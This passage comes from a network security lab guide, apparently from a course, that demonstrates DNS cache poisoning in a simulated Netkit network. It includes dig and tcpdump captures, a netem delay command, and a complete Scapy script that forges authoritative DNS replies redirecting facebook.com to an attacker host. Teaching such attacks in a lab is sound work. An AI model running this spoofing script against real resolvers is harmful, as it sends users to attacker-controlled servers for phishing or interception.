
Figure 14: Ping the server facebook.com

c. To stop the process press **Ctrl+C**


Now we will go a step further, we will make an HTTP request to facebook.com.

a. In order to see that the traffic is really flowing, make dns-root and facebook listen for http requests/responces:

tcpdump -n port 80



```
80: P 1:596(595) ack 1 win 2920 <nop,nop,timestamp 2942
022 2939897>
07:02:57.651411 IP 192.168.0.222.80 > 192.168.0.111.382
05: . ack 596 win 3491 <nop,nop,timestamp 2939897 29420
22>
07:02:57.663960 IP 192.168.0.222.80 > 192.168.0.111.382
05: P 1:409(408) ack 596 win 3491 <nop,nop,timestamp 29
39897 2942022>
07:02:57.664696 IP 192.168.0.111.38205 > 192.168.0.222.
80: . ack 409 win 3456 <nop,nop,timestamp 2942024 29398
97>
```



```
ack 596 win 3491 <nop,nop,timestamp 2939897 2942022>
07:02:57.761229 IP 192.168.0.222.80 > 192.168.0.111.38205: P
1:409(408) ack 596 win 3491 <nop,nop,timestamp 2939897 294202
2>
07:02:57.763199 IP 192.168.0.111.38205 > 192.168.0.222.80: .
ack 409 win 3456 <nop,nop,timestamp 2942024 2939897>
07:03:12.740541 IP 192.168.0.222.80 > 192.168.0.111.38205: F
409:409(0) ack 596 win 3491 <nop,nop,timestamp 2941398 294202
4>
07:03:12.775143 IP 192.168.0.111.38205 > 192.168.0.222.80: .
ack 410 win 3456 <nop,nop,timestamp 2943525 2941398>
```

b. Proceed with the request. On client terminal type:

links facebook.com

Note: "links" is the browser of netkit which will perform an http request and visualize the content of the page




Figure 15: http request to facebook.com

2.4 Second step: Network discovery


The second step is to discover the structure of the network using the command **dig**. The command dig is a tool for querying DNS nameservers for information about host addresses, mail exchanges, nameservers and related information. This tool can be used from any Operating System based on Unix. The most typical use of dig is to simply query a single host.
In order to find the IP of local DNS and the hostname of the authoritative DNS of facebook.com from the client side follow the steps below:

a. On the client terminal type:

dig facebook.com

b. The output will display:

1. The IP of facebook.com (192.168.0.222)
2. The hostname of its DNS server (dnscom.com)
3. The IP address of dnscom.com (10.0.0.5)
4. The IP of our local DNS (10.0.0.3)



```
client:~# dig facebook.com

; <<>> DiG 9.5.0-P2 <<>> facebook.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59017
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;facebook.com.                  IN      A

;; ANSWER SECTION:
facebook.com.           52044   IN      A       192.168.0.222

;; AUTHORITY SECTION:
com.                    52044   IN      NS      dnscom.com.

;; ADDITIONAL SECTION:
dnscom.com.             52055   IN      A       10.0.0.5

;; Query time: 2 msec
;; SERVER: 10.0.0.3#53(10.0.0.3)
;; WHEN: Sun May  1 11:55:42 2016
;; MSG SIZE  rcvd: 83

client:~# 
```

Figure 16: Network discovery from the client side


Now, to find the IP of local DNS and the hostname of the authoritative DNS of facebook.com from the attacker side follow the steps below:

a. On the attacker terminal type:

dig facebook.com

b. The output will display:

1. The IP of facebook.com (192.168.0.222)
2. The hostname of its DNS server (dnscom.com)
3. The IP address of dnscom.com (10.0.0.5)
4. The IP of our local DNS (10.0.0.3)



```
attack:/# dig facebook.com

; <<>> DiG 9.5.0-P2 <<>> facebook.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5639
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;facebook.com.                  IN      A

;; ANSWER SECTION:
facebook.com.           48989   IN      A       192.168.0.222

;; AUTHORITY SECTION:
com.                    48989   IN      NS      dnscom.com.

;; ADDITIONAL SECTION:
dnscom.com.             49000   IN      A       10.0.0.5

;; Query time: 3 msec
;; SERVER: 10.0.0.3#53(10.0.0.3)
;; WHEN: Sun May  1 12:46:57 2016
;; MSG SIZE  rcvd: 83

attack:/# 
```

Figure 17: Network discovery from the attacker side


2.5 Third step: scenario without poisoning in practice

- Cache cleaning: Which are the DNS request/responses exchanged during the http request for facebook.com? Due to the fact that they already asked for facebook.com before, the RR is already in the DNS servers cache. Therefore we have to clean it:

  a. Clean the cache of all the three DNS servers:

  rndc flush

  b. Repeat it for dns-root, dns-local and dns-com



```
dns-local:~# rndc flush
dns-local:~#
```

```
dns-root:~# rndc flush
dns-root:~#
```

```
dns-com:~# rndc flush
dns-com:~#
```

Figure 18: Cache cleaning on servers


- See the traffic: In order to see the traffic, make dns-root listen for DNS requests/responses:

  a. On dns-root terminal type:

  tcpdump -n port 53

  b. To generate traffic, on client terminal type:

  wget facebook.com



```
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
dns-root:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
07:04:42.568483 IP 192.168.0.111.46581 > 10.0.0.3.53: 9705+ AAAA? facebook.com. (30)
07:04:42.572041 IP 10.0.0.3.1534 > 10.0.0.4.53: 23422 [1au] AAAA? facebook.com. (41)
07:04:42.572993 IP 10.0.0.4.53 > 10.0.0.3.1534: 23422 0/1/2 (78)
07:04:42.574245 IP 10.0.0.3.36152 > 10.0.0.4.53: 16225 [1au] NS? . (28)
07:04:42.574913 IP 10.0.0.4.53 > 10.0.0.3.36152: 16225* 1/0/2 NS ROOT-SERVER. (68)
07:04:42.578862 IP 10.0.0.3.64462 > 10.0.0.5.53: 43287 [1au] AAAA? facebook.com. (41)
07:04:42.578887 IP 10.0.0.5.53 > 10.0.0.3.64462: 43287* 0/1/1 (89)
07:04:42.583986 IP 10.0.0.3.53 > 192.168.0.111.46581: 9705 0/1/0 (78)
07:04:42.584008 IP 192.168.0.111.41558 > 10.0.0.3.53: 42511+ AAAA? facebook.com. (30)
07:04:42.587667 IP 10.0.0.3.15674 > 10.0.0.5.53: 18271 [1au] AAAA? facebook.com. (41)
07:04:42.587690 IP 10.0.0.5.53 > 10.0.0.3.15674: 18271* 0/1/1 (89)
07:04:42.590738 IP 10.0.0.3.53 > 192.168.0.111.41558: 42511 0/1/0 (78)
07:04:42.590762 IP 192.168.0.111.42043 > 10.0.0.3.53: 37724+ A? facebook.com. (30)
07:04:42.594601 IP 10.0.0.3.42123 > 10.0.0.5.53: 34607 [1au] A? facebook.com. (41)
07:04:42.594625 IP 10.0.0.5.53 > 10.0.0.3.42123: 34607* 1/1/2 A 192.168.0.222 (94)
07:04:42.604293 IP 10.0.0.3.53 > 192.168.0.111.42043: 37724 1/1/0 A 192.168.0.222 (67
```

Figure 19: See the traffic on DNS-root

1. The dnslocal (10.0.0.3) asked the dns-root for facebook.com

2. The dns-root (10.0.0.4) redirected the request to dns-com
3. The dns-com (10.0.0.5) server responded with 192.168.0.222

Now dns-local has a RR of type "A" in its cache saying that "facebook.com" is at 192.168.0.222.


2.6 Fourth step: Cache cleaning

Before starting the attack, we have to clean the cache of our local DNS. Because during the discover process of the network with the dig command, the correct address has been saved into the cache of the local DNS so the attack would not work.

a. On the dns-local terminal type:

rndc flush

b. Repeat it also for dns-root and dns-com (all three green terminals)



```
dns-local:~# rndc flush
dns-local:~#
```

```
dns-root:~# rndc flush
dns-root:~#
```

```
dns-com:~# rndc flush
dns-com:~#
```

Figure 20: Cache cleaning on servers

2.7 Fifth step: DNS poisoning

If everything in the network is correct, we can starts with the attack. Carefully follow those steps:

- Delay the dns-com machine: In a real scenario, there are many delays during a communication, due to distances and congestions. On this network this situation is simulated by delaying the dns-com machine (just one for simplicity).

  a. On the dns-com terminal type:

  ```
  orig-tc qdisc add dev eth0 root netem delay 1000ms
  ```

  This command apply a delay of 1000ms to the selected machine. Now the machine has been delayed.

This attack is performed by using scapy. But what is it?
Scapy is a networking tool written in python. It is very useful as it allows us to get our hands directly on packets to perform capturing, manipulation and other operations.
In our lab we will use it for:

1. Sniffing packets
2. Filter them by their characteristics
3. Read fields of interest on them
4. Write a new packet and send it

- Create a fake packet using Scapy: For this lab a function in scapy that creates fake packets it has been created, to run it follow the steps below:

  a. On the attack terminal go on the directory where the scapy function is stored:

  ```
  cd /hosthome/Desktop/NetSecLab/scapy
  ```


  b. Run the function:

  ```
  python cachePoisoning.py
  ```

  Since now, the attacker starts listening for the client and his request access to facebook.com.

2.8 About Scapy function

Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies and much more.
It can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames and combining technics.
The function is contained on the file cachePoisoning.py:



```
from scapy.all import *
```

```
def attack(inputPacket):
ip=inputPacket.getlayer(IP)
dns=inputPacket.getlayer(DNS)
```

```
return IP(dst="10.0.0.3",src="10.0.0.5")/
UDP(dport=ip.sport,sport=ip.dport)/
DNS(id=dns.id, qr=1, aa=1,qd=dns.qd,
an=DNSRR(rrname='facebook.com', ttl=3600, rdata="10.0.0.9"))
```

```
while 1:
wakeUpPacket=sniff(filter="port 53 and src host 192.168.0.111
and dst host 10.0.0.3", count=1, promisc=1)
if not wakeUpPacket[0].haslayer(DNS) or wakeUpPacket[0].qr:
continue

req2Attack=sniff(filter="port 53 and src host 10.0.0.3 and
dst host 10.0.0.5", count=1, promisc=1)
send(attack(req2Attack[0]))
```

Figure 21: The function Scapy

The keypoints of the function are:

1. Import all scapy's libraries
2. It is defined a function that reads:
    - The input IP header
    - Some input DNS header

    These variables will used later.
3. It is defined a new DNS packet that contains:
    - The source and destination IP address (dst & src)

- The input and the destination port (dport & sport)
- The transaction type (id)
- If it's a query or an answer (qr)
- If it's an authoritative answer (aa)
- The sequence number (qd)
- The real answer (an) where is reported the name of the web site and his correlated IP address

4. This chunk is divided in two parts:

   4.1 First part:
   while 1: wakeUpPacket=sniff(filter="port 53 and src host 192.168.0.111 and dst host 10.0.0.3", count=1, promisc=1)
   if not wakeUpPacket[0].haslayer(DNS) or wakeUpPacket[0].qr: continue

   It defines the infinite while loop that permits to the attacker to listen on the network and wake up for a specific packet that:

   - Use the port 53
   - Has as source the host 192.168.0.111 (the user)
   - Has as a destination the host 10.0.0.3 (the dnslocal)

   4.2 Second part:
   req2Attack=sniff(filter="port 53 and src host 10.0.0.3 and dst host 10.0.0.5", count=1, promisc=1) send(attack(req2attacka[0]))

   Now that the attacker has woken up, it will send the poisoning packet created before, as it will see the request of the local dns. That will contain:

   - Use the port 53
   - Has as source the host 10.0.3 (the local)
   - Has as a destination the host 10.0.0.5 (the dns-com)

3 Results verification

The network is configured and the attacker is ready to send fake packets to the local DNS. The next step is the attack.

3.1 First step: Network discovery

What happens if we discover the network now? Lets try to listen what pass now on the network, in particular on the dns-root (the centre of our hierarchy) and on the server of facebook.com:

a. On the dns-root terminal listen what pass by:

tcpdump –n port 53

b. On the facebook terminal listen what pass by:


tcpdump –n src host 192.168.0.111 and port 80

c. On the client terminal ask again the location of facebook.com by:

wget facebook.com

d. When everything is done, press **CTRL+C** to stop listening both on facebook and dns-root.


Take a look what pass into the facebook terminal... nothing!



```
facebook:~# tcpdump -n src host 192.168.0.111 and port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

Figure 22: What pass on facebook.com


And what about the dns-root?



```
dns-root:~# tcpdump -n port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
17:02:38.913090 IP 192.168.0.111.47909 > 10.0.0.3.53: 46541+ AAAA? facebook.com. (30)
17:02:39.009719 IP 10.0.0.3.35777 > 10.0.0.4.53: 18158 [1au] AAAA? facebook.com. (41)
17:02:39.009721 IP 10.0.0.3.41187 > 10.0.0.4.53: 18869 [1au] NS? . (28)
17:02:39.014737 IP 10.0.0.4.53 > 10.0.0.3.35777: 18158 0/1/2 (78)
17:02:39.017448 IP 10.0.0.4.53 > 10.0.0.3.41187: 18869* 1/0/2 NS ROOT-SERVER. (68)
17:02:39.536369 IP 10.0.0.3.29796 > 10.0.0.4.53: 216% [1au] AAAA? dnscom.com. (39)
17:02:39.536867 IP 10.0.0.4.53 > 10.0.0.3.29796: 216 0/1/2 (69)
17:02:40.027693 IP 10.0.0.3.35985 > 10.0.0.5.53: 53965 [1au] AAAA? facebook.com. (41)
17:02:40.033855 IP 10.0.0.3.15654 > 10.0.0.5.53: 56055 [1au] AAAA? facebook.com. (41)
17:02:40.034414 IP 10.0.0.3.11695 > 10.0.0.5.53: 32751% [1au] AAAA? dnscom.com. (39)
17:02:40.045917 IP 10.0.0.3.23117 > 10.0.0.5.53: 58907 AAAA? facebook.com. (30)
17:02:40.047811 IP 10.0.0.3.53290 > 10.0.0.5.53: 49350% [1au] AAAA? dnscom.com. (39)
17:02:40.518985 IP 10.0.0.5.53 > 10.0.0.3.35985: 53965*- 1/0/0 A[|domain]
17:02:40.852369 IP 10.0.0.3.5575 > 10.0.0.5.53: 56786 AAAA? dnscom.com. (28)
17:02:41.046694 IP 10.0.0.5.53 > 10.0.0.3.35985: 53965* 0/1/1 (89)
17:02:41.046696 IP 10.0.0.5.53 > 10.0.0.3.15654: 56055* 0/1/1 (89)
17:02:41.046698 IP 10.0.0.5.53 > 10.0.0.3.11695: 32751* 0/1/1 (80)
17:02:41.056404 IP 10.0.0.3.62277 > 10.0.0.5.53: 14726 AAAA? facebook.com. (30)
17:02:41.064816 IP 10.0.0.5.53 > 10.0.0.3.23117: 58907* 0/1/0 (78)
17:02:41.064833 IP 10.0.0.5.53 > 10.0.0.3.53290: 49350* 0/1/1 (80)
17:02:41.856311 IP 10.0.0.5.53 > 10.0.0.3.5575: 56786* 0/1/0 (69)
17:02:42.066242 IP 10.0.0.5.53 > 10.0.0.3.62277: 14726* 0/1/0 (78)
17:02:42.070886 IP 10.0.0.3.53 > 192.168.0.111.47909: 46541 0/1/0 (78)
17:02:42.070903 IP 192.168.0.111.57114 > 10.0.0.3.53: 20574+ AAAA? facebook.com. (30)
17:02:42.076211 IP 10.0.0.3.23859 > 10.0.0.5.53: 23413 [1au] AAAA? facebook.com. (41)
17:02:43.076048 IP 10.0.0.5.53 > 10.0.0.3.23859: 23413* 0/1/1 (89)
17:02:43.077289 IP 10.0.0.3.53 > 192.168.0.111.57114: 20574 0/1/0 (78)
17:02:43.078075 IP 192.168.0.111.37308 > 10.0.0.3.53: 52821+ A? facebook.com. (30)
17:02:43.080385 IP 10.0.0.3.23119 > 10.0.0.5.53: 11639 [1au] A? facebook.com. (41)
17:02:43.220569 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639*- 1/0/0 A[|domain]
17:02:43.222725 IP 10.0.0.3.53 > 192.168.0.111.37308: 52821 1/1/0 A 10.0.0.9 (67)
17:02:44.086211 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639* 1/1/2 A 192.168.0.222 (94)
```

Figure 23: What pass on dns-root

On the previous figure you can see all the questions and answers exchanged between the DNSs.
Here the focus is at the two last lines:



```
17:02:43.222725 IP 10.0.0.3.53 > 192.168.0.111.37308: 52821 1/1/0 A 10.0.0.9 (67)
17:02:44.086211 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639* 1/1/2 A 192.168.0.222 (94)
```

Figure 24: The most significant lines

- The first line represents the answer from the local dns to the client with the fake address for facebook.com
- The second line is the real answer from the dns-com to the dns-local


The real answer arrived later and will not be accepted, so the cache has been poisoned!

3.2 Second step: Try the attack

To try the attack we simulate an HTTP request, so on the client terminal type the command:

wget facebook.com

Now the request has been sent and if you take a look at the IP address of facebook.com you won't see 192.168.0.222, but 10.0.0.9! The attack works!



```
client:~# wget facebook.com
--2016-04-30 09:07:21--  http://facebook.com/
Resolving facebook.com... 10.0.0.9
Connecting to facebook.com|10.0.0.9|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 59 [text/html]
Saving to: `index.html.3'

100%[==============================>] 59          --.-K/s   in 0s

2016-04-30 09:07:25 (3.31 MB/s) - `index.html.3' saved [59/59]

client:~#
```

Figure 25: Attack completed


So the client is redirected to the attacker's server rather than on facebook.com.

3.3 Third step: Open the fake webpage

To open a simple HTML webpage, on the <u>client</u> terminal type the command:

links facebook.com

This is the webpage of the attacker's server.



```
YOU HAVE BEEN ATTACKED!

OK
```

